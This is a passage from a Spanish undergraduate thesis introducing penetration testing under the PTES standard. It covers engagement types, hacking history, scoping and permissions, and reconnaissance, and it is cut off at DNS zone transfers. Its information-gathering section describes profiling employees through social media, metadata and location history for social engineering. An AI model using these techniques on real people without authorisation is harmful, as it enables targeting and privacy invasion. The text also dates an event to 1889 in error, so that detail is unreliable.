Treball de Fi de Grau

GRAU D'ENGINYERIA INFORMÀTICA

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

Introducción al *pentesting*

Jose Luis Guillén Zafra

Director: Oriol Pujol Vila
Realitzat a: Departament de
Matemàtiques i Informàtica

Barcelona, 20 de juliol de 2017

RESUMEN

Este trabajo describe técnicas, conceptos y metodologías asociadas a una prueba de penetración profesional detallando cada una de sus fases. El desarrollo de los contenidos está basado en las directivas del estándar PTES (*Penetration Testing Execution Standard)*. Además, el trabajo contiene la realización de una aplicación práctica en un entorno de pruebas.

Palabras clave:

Pentest, prueba de penetración, seguridad, hacking ético.

ABSTRACT

This document describes techniques, concepts and methodologies associated with a professional penetration testing detailing each of its phases. The development of the contents is based on the directives of the standard PTES (Penetration Testing Execution Standard). In addition, the document contains the realization of a practical application in a testing environment.

Key words:

Pentest, penetration testing, security, ethical hacking.

ÍNDICE

0. MOTIVACIÓN Y ALCANCE DEL PROYECTO.

0.1. MOTIVACIÓN.

Actualmente, la seguridad informática se ha convertido en un tema de gran relevancia para la sociedad. Se producen, con regularidad, ciberdelitos que atentan contra el derecho a la intimidad de las personas y causan pérdidas económicas a particulares y empresas.

En lo personal, es un tema que siempre ha despertado mi interés y dado que no he cursado ninguna asignatura sobre esta materia, he considerado que el TFG puede ser una buena oportunidad para investigar sobre el tema. La seguridad informática abarca multitud de actividades y para la realización del trabajo se ha escogido centrarse en ejecución de pruebas de penetración.

0.2. OBJETIVOS.

El objetivo principal del proyecto es adquirir la mayor cantidad de conocimiento teórico sobre esta área. Por otra parte, también se busca poner en práctica el conocimiento adquirido en un entorno preparado para ser objetivo de pruebas de penetración.

Como objetivo secundario, se pretende que el trabajo suponga una lectura apropiada para gente que se esté iniciando en esta materia.

0.3. ESTRUCTURA DEL PROYECTO.

En el primer apartado, se introduce el tema central del trabajo definiendo el concepto de *pentest*, mostrando el contexto en el que se desarrolla este tipo de actividad y presentando una clasificación básica de los distintos tipos de *pentest*.

En el segundo apartado, se describen las técnicas, conceptos y metodologías de las distintas fases de un *pentest*. De esta manera, las fases son descritas basándose en el orden de ejecución correcto de una prueba de penetración.

En el apartado tercero, se describe el entorno, los objetivos y el proceso de la aplicación práctica de una prueba de penetración.

Por último, el cuarto apartado, se evalúan los resultados del proyecto basándose en los objetivos iniciales establecidos y se extraen conclusiones del trabajo realizado.

1. INTRODUCCIÓN AL *PENTESTING*.

1.1. ¿QUÉ ES UN *PENTEST*?

Una prueba de penetración o *pentest* es un ataque simulado y autorizado contra un sistema informático con el objetivo de evaluar la seguridad del sistema. Durante la prueba, se identifican las vulnerabilidades presentes en el sistema y se explotan tal como haría un atacante con fines maliciosos. Esto permite al *pentester* realizar una evaluación de riesgos en la actividad comercial del cliente basándose en los resultados de la prueba y sugerir un plan de medidas correctivas.

1.2. TIPOS DE PENTEST.

Principalmente, existen dos tipos de *pentest* que se clasifican según el rol que adopta el *pentester* durante la prueba de penetración:

- **Auditoria Externa (*Covert pentest*)**

  La auditoría externa, o de caja negra, pretende valorar el grado de seguridad de la red externa de una empresa. En este enfoque el *pentester* asume el rol de un atacante externo, que sin ninguna información previa, puede obtener algún beneficio de la organización, o incluso, acceso a información sensible que comprometa la privacidad de la empresa. De esta manera, se pone a prueba el estado de las barreras de seguridad que dispone la empresa entre internet y su red corporativa. [1] [2]

- **Auditoria interna (*Overt pentest*)**

  La auditoría interna pretende evaluar la seguridad del entorno privado de la empresa u organización. En esta auditoría, el *pentester* asume el rol de un atacante que dispone de acceso a la red interna de la empresa. La auditoría interna puede ser de caja blanca o caja gris en función de los permisos que se tengan. [1] [2]

  En una auditoría de caja blanca, el *pentester* recibe gran cantidad de información del sistema que va a auditar como puede ser la topología de red, rangos de IP, sistemas operativos, etc. Lo que se pretende es ahorrarle la fase de recolección de información y facilitarle en gran medida la tarea de intrusión para ver si, incluso de esta forma, es capaz de encontrar vulnerabilidades en el sistema. [1] [2]

  Por otra parte, En la auditoria de caja gris, se combinan los enfoques de caja blanca y caja negra. De esta forma, el *pentester* asume un rol de usuario sin privilegios dentro de la organización y la cantidad de información que recibe es meramente orientativa. [1] [2]

Por último, es pertinente, establecer que existen otras clases de auditoria diferenciadas por el ámbito en el que se aplican. Por ejemplo, la auditoria Wireless (que es un tipo de auditoria interna) y la auditoria WEB.

1.3. CONTEXTO.

Para comprender el contexto en el que se desarrolla este tipo de actividad se debe echar un vistazo a la historia del hacking ético.

La historia del hacking ético es la historia del hacking. A principios de la década de los sesenta, mayormente en el MIT (*Massachusetts Institute of Technology*), comenzó a desarrollarse la cultura hacker. Esta fue también la época donde se datan las primeras discusiones lideradas por expertos sobre penetración en computadoras y pruebas deliberadas realizadas por profesionales. En aquel entonces, el termino hacking tenía el significado de encontrar diferentes formas de optimizar sistemas y máquinas para hacerlos funcionar de manera más eficiente. [3]

La influencia de la cultura hacker comenzó un gran periodo de expansión a partir del año 1969, año de creación de ARPANET. ARPANET fue la primera red intercontinental de alta velocidad. Fue construida por el departamento de defensa estadounidense como un experimento de comunicaciones digitales, pero creció hasta interconectar a cientos de universidades, contratistas de defensa y centros de investigación. Permitió a investigadores de todas partes intercambiar información con una rapidez y flexibilidad sin precedentes, dando un gran impulso a la colaboración y aumentando enormemente el ritmo y la intensidad de los avances tecnológicos. Pero ARPANET hizo algo más. Sus autopistas electrónicas reunieron a hackers de toda Norteamérica en una masa crítica: en lugar de permanecer en pequeños grupos aislados desarrollando efímeras culturas locales, se descubrieron a sí mismos como una tribu interconectada. [4]

Fue durante la década de 1970 cuando las aguas comenzaron a enturbiarse. Con la creciente popularidad de las computadoras, las personas que entendían los sistemas y los lenguajes de programación comenzaban a ver las posibilidades de probar esos sistemas para comprender sus capacidades. Este también fue el momento en que *phreaking*[1] comenzó a ganar notoriedad. Los *phreakers* comenzaron a comprender la naturaleza de las redes telefónicas y comenzaron a usar dispositivos que imitaban los tonos de marcación para enrutar sus propias llamadas, lo que les permitía realizar llamadas gratuitas, específicamente, llamadas de larga distancia muy costosas. Podría decirse que esta fue una de las primeras veces que el *hacking* fue utilizado con fines ilegales por un gran número de personas. Simultáneamente, los gobiernos y las empresas comenzaron a ver el beneficio de contar con expertos técnicos que buscan activamente las debilidades de un sistema para ellos, lo que les permite resolver esos problemas antes de que puedan ser explotados. Estos eran conocidos como "equipos de tigres" y el gobierno estadounidense estaba especialmente interesado en usarlos para reforzar sus defensas. [3] Esto deriva en la formación del primer "equipo de tigre" en 1971, el cual es contratado por la USAF (*United States Air Force*) para probar los sistemas de tiempo compartido y en 1974 lleva a cabo uno de los primeros *hacks* éticos para probar la seguridad del sistema operativo *Multics*.

A principios de la década de los 80, el término hacker comenzó a asociarse casi exclusivamente con la actividad delictiva. La increíble popularidad de la computadora personal como herramienta para empresas e individuos significó que muchos datos y detalles importantes ahora se almacenan no en forma física, sino en programas de computadora. Los hackers comenzaron a ver las posibilidades de robar información que luego podría venderse o utilizarse para defraudar a las empresas. [3]

El hacking estaba ganando un perfil negativo en los medios. Los hackers eran vistos como delincuentes, intrusos digitales, que usaban sus habilidades para acceder a computadoras privadas, robar datos e incluso chantajear a las empresas para que les entregaran grandes sumas de dinero. Este tipo de hackers son los nombrados hoy como *black hat hackers*, están puramente interesados en utilizar sus habilidades para fines maliciosos y, a menudo, están conectados a una variedad de actividades delictivas diferentes. Por otra parte, se distingue otro tipo de hacker: los *white hat hackers* que hacen práctica del hacking ético. Esto es, la aplicación de las mismas técnicas que utilizan los *black hat hackers* para romper las defensas cibernéticas. La diferencia es que cuando un *white hat hacker* ha puesto en peligro esas defensas, informan al negocio de cómo lograron hacerlo para que la vulnerabilidad pueda corregirse. [3] Finalmente, existe un tercer tipo de hacker denominado *grey hat hack*, el cual se caracteriza por violar la ley o la ética hacker algunas veces, pero siempre actuando sin un fin malicioso.

En 1983 se produce el primer arresto de hackers por el FBI después de que invadieran el centro de investigación de Los *Álamos*. Un año después, en 1984, Fred Cohen crea el primer virus para PC y surge un nuevo término: 'virus informático'. Ese mismo año, Steven Levy publicó el libro titulado *Hackers: heroes of the computer revolution*, en donde se plantea por primera vez la idea de la ética hacker, y donde se proclama y se promueve una ética de libre acceso a la información y al código fuente del software.

---

[1] **Phreaking** se refiere a la práctica de manipular sistemas de telecomunicaciones**.**

No fue sino hasta 1986 que el gobierno de los Estados Unidos se dio cuenta del peligro que representaban los hackers para la seguridad nacional. Como una forma de contrarrestar esta amenaza, el Congreso aprobó la Ley de Fraude y Abuso de Computadoras, convirtiendo el acceso ilícito a computadoras en un crimen en todo el país. En los años posteriores se sucedieron una serie de delitos que corroboraron la importancia de esta ley para cubrir el ordenamiento jurídico aplicable a este tipo de delitos.

En 1987 Herbert Zinn, con una edad de 17 años, es arrestado después de entrar en el sistema de AT&T. Los expertos afirman que estuvo a punto de bloquear todo el sistema telefónico norteamericano. Un año más tarde, en 1988, Robert Morris crea un gusano de Internet que infecta el 10% de los ordenadores de todo internet. Erradicarlo costó casi un millón de dólares, y produjo pérdidas estimadas las pérdidas totales en 96 millones de dólares. Ese mismo año aparece el primer software antivirus, escrito por un desarrollador de Indonesia. En 1889 Robert Morris se convierte en el primer encarcelado bajo la ley de fraude y abuso de computadoras.

Durante la década de 1990, cuando el uso de Internet se extendió por todo el mundo, los piratas informáticos se multiplicaron, pero no fue sino hasta el final de la década que la seguridad del sistema se convirtió en la corriente principal entre el público. Uno de los delitos más importantes de la década ocurrió en 1994, cuando Vladimir Levin hackeó el Citibank y robó 10 millones de dólares. En 1995 Dan Farmer y Wietse Venema presentan SATAN, un escáner automático de vulnerabilidades, que se convierte en una popular herramienta de hacking. Ese mismo año, en 1995 el término "hacking ético" fue acuñado por el vicepresidente de IBM, John Patrick.

A finales de la década de los 90, en 1999 la seguridad del software toma más importancia aún con el lanzamiento de Windows 98 de Microsoft. 1999 se convierte en un año excepcional para la seguridad (y la piratería).

Los años posteriores hasta la actualidad se caracterizan por la continuidad de los ciberdelitos y un gran crecimiento en su escala, el desarrollo de la industria de las auditorias de seguridad y el desarrollo de la legislación para combatir el cibercrimen.

Los delitos de cibercrimen afectan particulares y empresas de todos los tamaños. En los últimos años han ocurrido números *hacks* de alto perfil en enormes compañías como eBay y Sony, provocando cuantiosas pérdidas entre las empresas afectadas. El impacto económico de todos estos cibercrímenes es reflejado por informe oficial anual sobre cibercrimen de 2017, por Cybersecurity Ventures. Según el informe el cibercrimen tendrá un coste en daños de 6 trillones de dólares anuales en 2021, 3 trillones más que en 2015. [6]

Respecto a la industria de las auditorias de seguridad, esta ha sufrido un proceso de profesionalización gracias desarrollo de estándares para realizar pruebas de penetración (con la publicación de la primera guía de pruebas OWASP en 2003 y la fundación del PTES en 2009) y el creciente número de cursos de formación en la materia. También se observa el desarrollo de la industria en términos económicos, llegando a un gasto mundial en seguridad empresarial que alcanzó los 71.1 billones de dólares en 2014. [5]

2. CONCEPTOS, TÉCNICAS Y METODOLOGÍA. FASES DE UN *PENTEST*.

El desarrollo de este apartado se basa en las directrices, contenidos y estructuras presentes en el estándar PTES (*Penetration Testing Execution Standard*) [7] ampliando sus contenidos con Pentesting con Kali 2.0 [1]. Una prueba de penetración se compone de las siguientes fases:

- Interacciones previas al compromiso.
- Recolección de información.
- Modelado de amenazas.
- Análisis de vulnerabilidades.
- Explotación.
- Post-explotación.
- Reporte.

A continuación, se detalla cada una de estas fases.

2.1. INTERACIONES PREVIAS AL COMPROMISO.

Esta primera fase del *pentest* define la planificación y las interacciones entre el *pentester* y el cliente antes de realizar las pruebas. Una mala realización de las actividades previas al compromiso puede suponer problemas como *scope creep*[2], clientes insatisfechos o incluso problemas legales.

El *pentest* debe estar orientado al cumplimiento de una meta. Esto quiere decir que el objetivo de la prueba es identificar las vulnerabilidades específicas que conducen al compromiso de los objetivos comerciales del cliente.

Antes de comenzar una prueba de penetración es beneficioso determinar el nivel de madurez de la postura de seguridad del cliente. De esta manera, en el caso de clientes con un programa de seguridad muy inmaduro, suele ser una buena idea realizar inicialmente un análisis de vulnerabilidades.

También se ha de establecer, primeramente, con el cliente, qué información sobre los sistemas proporcionará. Por ejemplo, puede ser útil solicitar información sobre vulnerabilidades que ya están documentadas. Esto ahorrará tiempo a los *pentesters* y ahorrará dinero al cliente al evitar la realización de algunas pruebas. De esta manera, una prueba de caja blanca o gris puede brindar al cliente más valor que una prueba de caja negra, si los requerimientos del *pentest* no lo exigen.

2.1.1. DEFINICIÓN DEL ALCANCE.

El alcance del pentest define específicamente que se probará. Para ello, se realiza la reunión de alcance (*Scoping Meeting*), que tiene como objetivo discutir lo que será probado con el cliente. Normalmente, la reunión tiene lugar una vez firmado el contrato, pero hay situaciones en las que muchos de los temas relacionados con el alcance pueden discutirse antes de la firma del contrato. Para esas situaciones, se recomienda que se firme un acuerdo de confidencialidad previamente. Las reglas del compromiso y costes no son tratados en esta reunión. Cada uno de estos temas debe manejarse en reuniones donde cada tema es el foco de esa reunión.

Todo lo que no esté explícitamente cubierto dentro del alcance del *pentest* debe manejarse con mucho cuidado. La primera razón para esto es el *scope creep*. Cualquier solicitud fuera del alcance original debe documentarse en forma de una declaración de trabajo que identifique claramente el trabajo a realizar. Por otra parte, es recomendable claramente en el contrato que el trabajo adicional se realizará por una tarifa plana por hora y se establezca explícitamente que el

[2] **Scope creep:** (cambios no controlados en el alcance de un proyecto) es uno de los problemas más peligrosos para una firma de *pentest,* llegando a provocar el cierre de la firma. Scope creep puede dar lugar a que el equipo que realiza el *pentest* exceda el presupuesto y cronograma del *pentest* aumentando el número de tareas a realizar por el mismo coste.

trabajo adicional no puede completarse hasta que se haya establecido un SOW (*Statement Of Work*) firmado.

Cuestionarios.

Durante las comunicaciones iniciales con el cliente, hay varias preguntas que el cliente tendrá que responder para que el alcance pueda ser bien definido. Estas preguntas están diseñadas para proporcionar una mejor comprensión de lo que el cliente busca obtener de la prueba de penetración. Dependiendo del ámbito del *pentest*, los cuestionarios presentados al cliente pueden variar. A modo de ejemplo se presenta un cuestionario de *pentest* de aplicación web:

1. ¿Cuántas aplicaciones web se están evaluando?
2. ¿Cuántos sistemas de inicio de sesión se están evaluando?
3. ¿Cuántas páginas estáticas se están evaluando? (aproximado)
4. ¿Cuántas páginas dinámicas se están evaluando? (aproximado)
5. ¿El código fuente estará disponible?
6. ¿Habrá algún tipo de documentación?
    6.1. En caso afirmativo, ¿qué tipo de documentación?
7. ¿Se realizará el análisis estático en esta aplicación?
8. ¿El cliente quiere que se realice un proceso de *fuzzing* en esta aplicación?
9. ¿El cliente desea realizar pruebas basadas en roles contra esta aplicación?
10. ¿El cliente desea que se realicen escaneos con credenciales?

Estimación del tiempo.

En la definición del alcance es importante fijar una fecha límite para la finalización del *pentest* para mitigar riesgos. La capacidad de estimar, de manera precisa, el tiempo de las pruebas está directamente relacionada con la experiencia del *pentester*. En caso de duda, el *pentester* puede acudir a los registros de pruebas similares realizadas por su firma para estimar el tiempo requerido. Una vez determinado el tiempo para la prueba, es una práctica prudente agregar un 20% al tiempo estimado previniendo posibles complicaciones. Si el 20 % extra de tiempo acaba siendo innecesario depende del *pentester* aportar valor añadido a la prueba durante ese tiempo.

Especificar entornos dentro del alcance.

Una vez establecido el orden aproximado de magnitud del proyecto, es hora de tener una reunión con el cliente para validar los supuestos. En primer lugar, se deben identificar todos los objetivos. Los objetivos se pueden proporcionar en forma de direcciones IP específicas, rangos de red o nombres de dominio. En algunos casos, el único objetivo que brinda el cliente es el nombre de la organización y espera que los *pentesters* puedan identificar el resto por sí mismos, sin embargo, los posibles problemas legales deben considerarse por encima de todo. Debido a esto, es responsabilidad del *pentester* transmitirle al cliente estas inquietudes. Por ejemplo, en la reunión, se debe verificar que el cliente posea todos los entornos de destino (servidor DNS, el servidor de correo electrónico, el hardware real en el que se ejecutan sus servidores web, etcétera). Además, deben identificarse los países, provincias y estados en los que operan los entornos objetivo. Esto se debe a que las leyes varían de una región a otra y las pruebas pueden verse afectadas por estas. También es importante definir si los sistemas como *firewalls* y IDS / IPS o equipos de red, que se encuentran entre el *pentester* y el objetivo final, también forman parte del alcance. Finalmente, Deben identificarse y definirse los servicios proporcionados por terceros, de manera que se verifique si se encuentran dentro del alcance o no. En caso afirmativo, deben conseguirse los permisos necesarios para actuar sobre estos servicios.

2.1.2. COMUNICACIÓN.

Uno de los aspectos más importantes de cualquier prueba de penetración es la comunicación con el cliente. La regularidad de los reportes y las formas de comunicarse con el cliente afecta de forma considerable a su grado de satisfacción.

Información de contacto de emergencia.

Un aspecto vital es poder ponerse en contacto con el cliente durante una emergencia para ser capaz de gestionarla. Para ello es útil una lista de contactos de emergencia. Esta lista debe incluir información de contacto de todas las partes implicadas en el alcance de las pruebas. Una vez creada, debe compartirse con todos los que están en la lista.

Respuesta a incidentes.

El *National Institute of Standards and Technology* (NIST) define un incidente como: "una violación o amenaza inminente de violación de las políticas de seguridad informática, políticas de uso aceptable o prácticas estándar de seguridad".

Antes de un compromiso, es importante hablar sobre las capacidades de respuesta a incidentes de la organización por varias razones. En parte, una prueba de penetración está destinada a probar las capacidades de respuesta a incidentes de la organización. Esto quiere decir que, si se puede completar el *pentest* sin alertar a los equipos de seguridad interna, se ha identificado una brecha importante en la postura de seguridad del cliente. Por otra parte, es importante asegurarse, antes de comenzar las pruebas, que alguien en la organización objetivo sepa cuándo cuando van a realizarse. De esta manera, el equipo de respuesta a incidentes no empezará a llamar a todos los miembros de la alta gerencia, en mitad de la noche, pensando que la organización ha sido comprometida.

Informes.

Se debe determinar la frecuencia y el cronograma de informes de estado para mantener al cliente informado e involucrado. Por otra parte, debido a la naturaleza sensible del compromiso, las comunicaciones de información confidencial deben estar encriptadas, especialmente el informe final. Por tanto, antes de que comience la prueba, debe establecerse un medio de comunicación seguro con el cliente.

2.1.3. REGLAS DEL COMPROMISO.

Mientras alcance define lo que se probará, las reglas del compromiso definen cómo se realizará la prueba. Estos son dos aspectos diferentes que deben manejarse de manera independientemente.

Cronograma.

Debe establecerse un cronograma claro para el compromiso. Si bien el alcance define el inicio y el final de un compromiso, las reglas de trabajo definen todo lo que está en medio.

Tener un cronograma al comienzo de una prueba permitirá a todos los involucrados identificar más claramente el trabajo que a realizar y las personas que serán responsables de dicho trabajo. Además, ver el calendario desglosado de esta manera ayuda a los involucrados a identificar dónde se deben aplicar los recursos y ayuda al cliente a identificar posibles obstáculos durante la realización de las pruebas. Por otra parte, debe entenderse que el cronograma cambiará a medida que avanza la prueba, por lo que es necesario que sea flexible.

Localizaciones.

Otro parámetro importante de cualquier compromiso es establecer, antes de tiempo, con el cliente, cualquier destino al que los *pentesters* deberán viajar durante la prueba. Esto podría ser tan simple como identificar hoteles locales o complejo como identificar las leyes aplicables de un país específico. No es raro que una organización opere en múltiples ubicaciones y algunos sitios tendrán que ser elegidos para la prueba. En estas situaciones, se debe evitar viajar a cada ubicación del

cliente, en su lugar, se debe determinar si las conexiones VPN a los sitios están disponibles para pruebas remotas.

Confidencialidad de información sensible.

Si bien uno de los objetivos de un trabajo determinado puede ser obtener acceso a información confidencial, cierta información no debe verse ni descargarse. Esto es, hay una serie de situaciones en las que los *pentesters* no deberían tener los datos de destino en su poder. Por ejemplo, los *Personal Health Information* (PHI), en conformidad con la *ley Health Insurance Portability and Accountability Act* (HIPAA), deben estar protegidos. En el caso de nuestra legislación vigente se considerará la Ley Orgánica de Protección de Datos y el nuevo marco legislativo europeo, la *General Data Protection Regulation*, de aplicación a partir de marzo del 2018.

Sin embargo, si los datos no pueden obtenerse física o virtualmente, ¿cómo puede probarse que los *pentesters* efectivamente obtuvieron acceso a la información? Este problema se ha resuelto de varias maneras. Por ejemplo, se puede tomar una captura de pantalla del esquema de la base de datos y de los permisos del archivo, o se pueden mostrar los archivos sin abrirlos para mostrar el contenido, siempre que no haya *Personally Identifiable Information* (PII) visible en los nombres de los archivos.

Lo cautelosos que deben ser los *pentesters* en un compromiso dado es un parámetro que debe discutirse con el cliente, pero la empresa que realiza la prueba siempre debe asegurarse de protegerse en un sentido legal, a pesar de la opinión del cliente. Además, Independientemente de la supuesta exposición a datos confidenciales, todas las plantillas de informes y las máquinas de prueba se deben sanear lo suficiente después de cada compromiso. Por otra parte, si los probadores descubren datos ilegales (como pornografía infantil), se debe notificar a las autoridades pertinentes y, a continuación, al cliente.

Horario de las pruebas.

Ciertos clientes requieren que todas las pruebas se realicen fuera del horario comercial. Esto puede significar noches tardías para la mayoría de los probadores. Por tanto, los requisitos de la hora del día deben estar bien establecidos con el cliente antes de que comience la prueba.

Evasión de ataques.

Hay momentos en que la evasión es perfectamente aceptable y hay momentos en los que puede no ajustarse a las características de la prueba. Por ejemplo, si se trata de una prueba de caja negra completa donde se está probando no solo la tecnología, sino las capacidades del equipo de seguridad de la organización objetivo, la evasión sería correcta. Sin embargo, cuando se está probando una gran cantidad de sistemas en coordinación con el equipo de seguridad de la organización objetivo, puede que no sea lo mejor para la prueba evitar los ataques.

Permisos.

Uno de los documentos más importantes que deben obtenerse para una prueba de penetración es el documento de permiso para probar. Este documento establece el alcance y contiene una firma que reconoce el conocimiento de las actividades de los *pentesters*. Además, debe indicar claramente que las pruebas pueden conducir a la inestabilidad del sistema y que el *pentester* proporcionará todos los cuidados necesarios para no bloquear los sistemas en el proceso. Sin embargo, dado que las pruebas pueden generar inestabilidad, el cliente no deberá responsabilizar al *pentester* de la inestabilidad o fallos del sistema. Es fundamental que las pruebas no comiencen hasta que el cliente haya firmado este documento.

2.2. RECOPILACIÓN DE INFORMACIÓN

Durante esta fase, el *pentester* recopilará toda la información que le sea posible sobre el objetivo. Esta información será vital en el análisis de vulnerabilidades y la explotación. De manera que, a mayor volumen de información recopilada, mayor será el número de vectores de ataque disponibles.

Tradicionalmente, el proceso de recogida de información se encuentra dividido en dos fases. La primera detalla el procedimiento seguido para recolectar información de manera externa a la organización, y se denomina *External Footprinting*. Por otra parte, la segunda se centra en las actividades que se pueden realizar una vez que el atacante ha obtenido acceso parcial a la red interna, y donde intentará volverá a obtener la mayor cantidad de información posible para seguir escalando el ataque a otros equipos dentro de la organización. A esta segunda fase se le denomina *Internal Footprinting* y se verá como parte del proceso de post-explotación.

2.2.1. TIPOS DE INFORMACIÓN RECOPILADA.

En el PTES la información es clasificada en tres niveles. Cada nivel contiene la información de los niveles inferiores y representa una recopilación de información más exhaustiva. De esta forma, al realizar un *pentest*, habrá que identificar el nivel requerido por la prueba para no realizar esfuerzos innecesarios en esta fase.

La información requerida para un *pentest* es muy diversa y no solo está dirigida a su aplicación en las fases de análisis de vulnerabilidades y explotación. Hay que comprender el negocio del cliente para ser capaz de modelar las amenazas que afectan verdaderamente a sus intereses comerciales.

A continuación, se presentan algunos tipos de información a tener en cuenta, la mayoría de ella disponible desde fuentes de acceso público, por ejemplo, la WEB de la organización.

Información física.

La información física es aquella que tiene una connotación física (por ejemplo, espacial). Para completar esta información es necesario identificar todas las localizaciones involucradas en el alcance, así como sus propietarios, registros asociados, medidas físicas de seguridad y su zona horaria. Si una localización corresponde a un NOC (*Network Operation Center*) habrá que listar los propietarios de *netblocks*, los servidores DNS de activos asociados, registros de correo electrónico y demás información sobre protocolos de red presentes.

Adicionalmente, es adecuado determinar la pervasividad de la organización, ya que, aunque en las ubicaciones centrales la seguridad sea apropiada, en las remotas puede ser deficiente.

Información lógica.

Esta Información se refiere a las características lógicas del objetivo. Su análisis permite entender su negocio y desplegar un grafo de relaciones entre los agentes que intervienen en él.

Para todos los socios, clientes y competidores comerciales, hace falta listar nombre comercial, dirección comercial, tipo de relación, información financiera básica e información básica de red/hosts.

Adicionalmente, para entender el negocio del cliente, hará falta estudiar la línea de productos y determinar el mercado vertical (industria).

Por otra parte, las ofertas de trabajo, RFPs[3], RFQs[4] y otras informaciones de licitación pública, pueden servir para determinar qué tipo de tecnología está usando la organización, brechas en la infraestructura o ubicaciones donde los recursos estén alojados externamente.

Informaciones como fechas importantes, registros judiciales, donaciones políticas o afiliaciones benéficas pueden contribuir a construir escenarios de ingeniería social exitosos. Además, suele ser útil generar *touchgraph*[5], que ayudará a trazar posibles interacciones entre personas de la organización y mostrará cómo acceder a ellas desde el exterior. También, puede ser necesario generar un organigrama, que muestre gente importante, individuos para apuntar específicamente, cambios dentro de la organización y organizaciones afiliadas que están vinculadas al negocio.

Finalmente, los registros y licencias profesionales pueden ayudar a comprender como opera la organización, además de mostrar pautas y regulaciones que han de seguir para mantener estas licencias.

Información electrónica.

La información con soporte electrónico a destacar son los metadatos. Estos datos proporcionan información sobre los documentos y son importantes porque contienen información sobre la red interna, nombres de usuario, direcciones de correo electrónico, información sobre el software utilizado, geo-etiquetas, etcétera. Hay multitud de herramientas disponibles para extraer los metadatos como FOCA, *metagoofil*, meta-extractor, *exiftool*.

Activos de infraestructura.

La información referente a los activos de infraestructura permite deducir parte de la estructura de la red interna de la organización, sus accesos desde el exterior, su tecnología y sus mecanismos de defensa.

Los *netblocks* en propiedad de la organización pueden ser obtenidos a partir de búsquedas whois (de las que hablaremos más adelante) o búsquedas en foros de soporte donde los administradores de la red pueden haber publicado información referente a las direcciones IP.

Las direcciones de correo proporcionan una lista potencial de nombres de usuario válidos y parte de la estructura del dominio. Pueden ser obtenidas de varias fuentes, incluido el sitio web de la organización.

El perfil de infraestructura externa del objetivo puede proporcionar una información inmensa sobre las tecnologías usadas internamente y puede ser puede ser obtenido tanto de manera pasiva como activa. También es posible obtener información respecto a tecnologías usadas a partir de búsquedas en foros de soporte o aplicando ingeniería social contra vendedores de productos. Por otra parte, Los contratos de compra son otra fuente importante de información, ya que contienen información sobre el hardware, software, las licencias y otros activos tangibles del objetivo.

Adicionalmente, obtener información sobre como empleados o clientes se conectan al objetivo para un acceso remoto puede proporcionar un posible punto de acceso.

Las tecnologías de defensa usadas por la organización pueden obtenerse a través de diversos métodos de *fingerprinting*[6]. Para la estimación de la capacidad humana defensiva de la organización, debe verificarse la existencia de un equipo de respuesta a incidentes, comprobar

---

[3] **RFP:** Es una solicitud de aprovisionamiento de una mercancía o servicio a proveedores potenciales.

[4] **RFQ:** invitación a proveedores a un proceso de selección para que comuniquen el precio al que estarían dispuestos a suministrar un producto o servicio concreto.

[5] ***Touchgraph*:** representación visual de las conexiones sociales entre las personas.

[6] ***Fingerprinting*:** Técnica de análisis de un sistema para identificar sus características.

ofertas de trabajo en puestos de seguridad, comprobar si la seguridad figura como requisito para otros puestos de trabajo y verificar acuerdos de externalización para determinar grado de la subcontratación de la seguridad.

Información financiera.

La información de carácter financiero puede ser obtenida a partir de informes financieros de la organización o a partir de análisis de mercado proporcionados por organizaciones de análisis.

Información de empleados.

La información sobre un empleado puede servir para elaborar vectores de ataque basados en la ingeniería social entre otras utilidades.

Los registros judiciales pueden revelar información individual o de la compañía en conjunto y conducir a la obtención de información adicional. Por otra parte, las licencias profesionales pueden revelar información referente a la fiabilidad de un individuo, colaborar en la elaboración del análisis de redes sociales y revelar tecnologías o metodologías aplicadas en la organización.

Adicionalmente, es útil realizar un perfil de red social del empleado que debe contener un análisis de la información presente en las redes sociales y aplicaciones con las que haya interactuado. Esto incluye, localización de fotos a partir de metadatos, frecuencia y horario de publicaciones, tono utilizado en sus comunicaciones (por ejemplo, arrogante) y un historial de ubicaciones basándose en las distintas fuentes.

Otra información relevante son las direcciones de correo electrónico, que proporcionan un usuario probable para ser usado en un acceso forzado a un servicio y proporcionan objetivos para ataques de *phising*[7]. Las direcciones de correo electrónico se pueden buscar y extraer de varios sitios web, grupos, blogs, foros, portales de redes sociales, etcétera. Además, existen herramientas de recolección para realizar búsquedas de direcciones de correo electrónico asignadas a un determinado dominio. También es útil listar los apodos encontrados del empleado, nombres de dominio personales registrados y IPs estáticas.

Finalmente, es recomendable listar datos del dispositivo móvil del empleado (número de teléfono, tipo de dispositivo, aplicaciones instaladas, etcétera).

2.2.2 EXTERNAL FOOTPRINTING.

Las técnicas de recogida de información del *External Footprinting* están categorizadas en dos subcategorías. Por un lado, está el descubrimiento activo (*Active Footprinting*) que se caracteriza por interactuar directamente con la infraestructura del objetivo. Por otro lado, se encuentra el descubrimiento pasivo (*Pasive Footprinting*), que recurre a la consulta de información de recursos de libre acceso (indexada por motores de búsqueda, registros públicos, foros, etcétera).

2.2.2.1. ACTIVE FOOTPRINTING.

En esta sección se enumeran algunas de las principales prácticas de recolección de información de *Active Footprinting*.

2.2.2.1.1. DESCUBRIMIENTO DNS.

Gracias al servicio DNS se puede generar un primer mapa de la infraestructura de la red objetivo. Este servicio proporciona una capa de abstracción que enmascara las direcciones de red

---

[7] ***Phising:*** Ataque de ingeniería social basado en presentarse como una entidad confiable, en una comunicación electrónica, para robar información confidencial u otros fines maliciosos.

con cadenas de texto más sencillas de recordar. Por norma general, los nombres de los sistemas suelen describir la función que desempeñan para ayudar a administradores de sistemas, desarrolladores y usuarios a recordar y acceder a los mismos (característica también usada por los atacantes para enumerar posibles servicios ocultos). La información de un servidor DNS es almacenada en registros con diversos propósitos.

El descubrimiento de DNS puede realizarse mirando los registros de Whois para el servidor de nombres autoritario del dominio. Adicionalmente, se deben verificar las variaciones del nombre de dominio principal y debe analizarse el sitio web en busca de referencias a otros dominios que podrían estar bajo el control del objetivo.

A continuación, se presentan algunas técnicas de enumeración de información en la que intervienen los servidores DNS.

- **Transferencia de zona.**

  Consiste en el proceso por el cual se copia el contenido de un archivo de zona DNS de un servidor DNS principal a uno secundario.

  Las transferencias de zona siempre son iniciadas por el servidor DNS secundario y el servidor DNS principal simplemente responde a la solicitud. El servidor primario debe filtrar por dirección IP que servidores secundarios pueden realizar estas transferencias. En los casos en los que estos no se encuentran correctamente configurados es posible obtener todas las zonas de los dominios que administra el DNS (dando como resultado todos los de equipos de la organización).

  Algunas herramientas más utilizadas para realizar transferencias de zona son *host*, *dig*, *Nmap* y *dnsenum*.

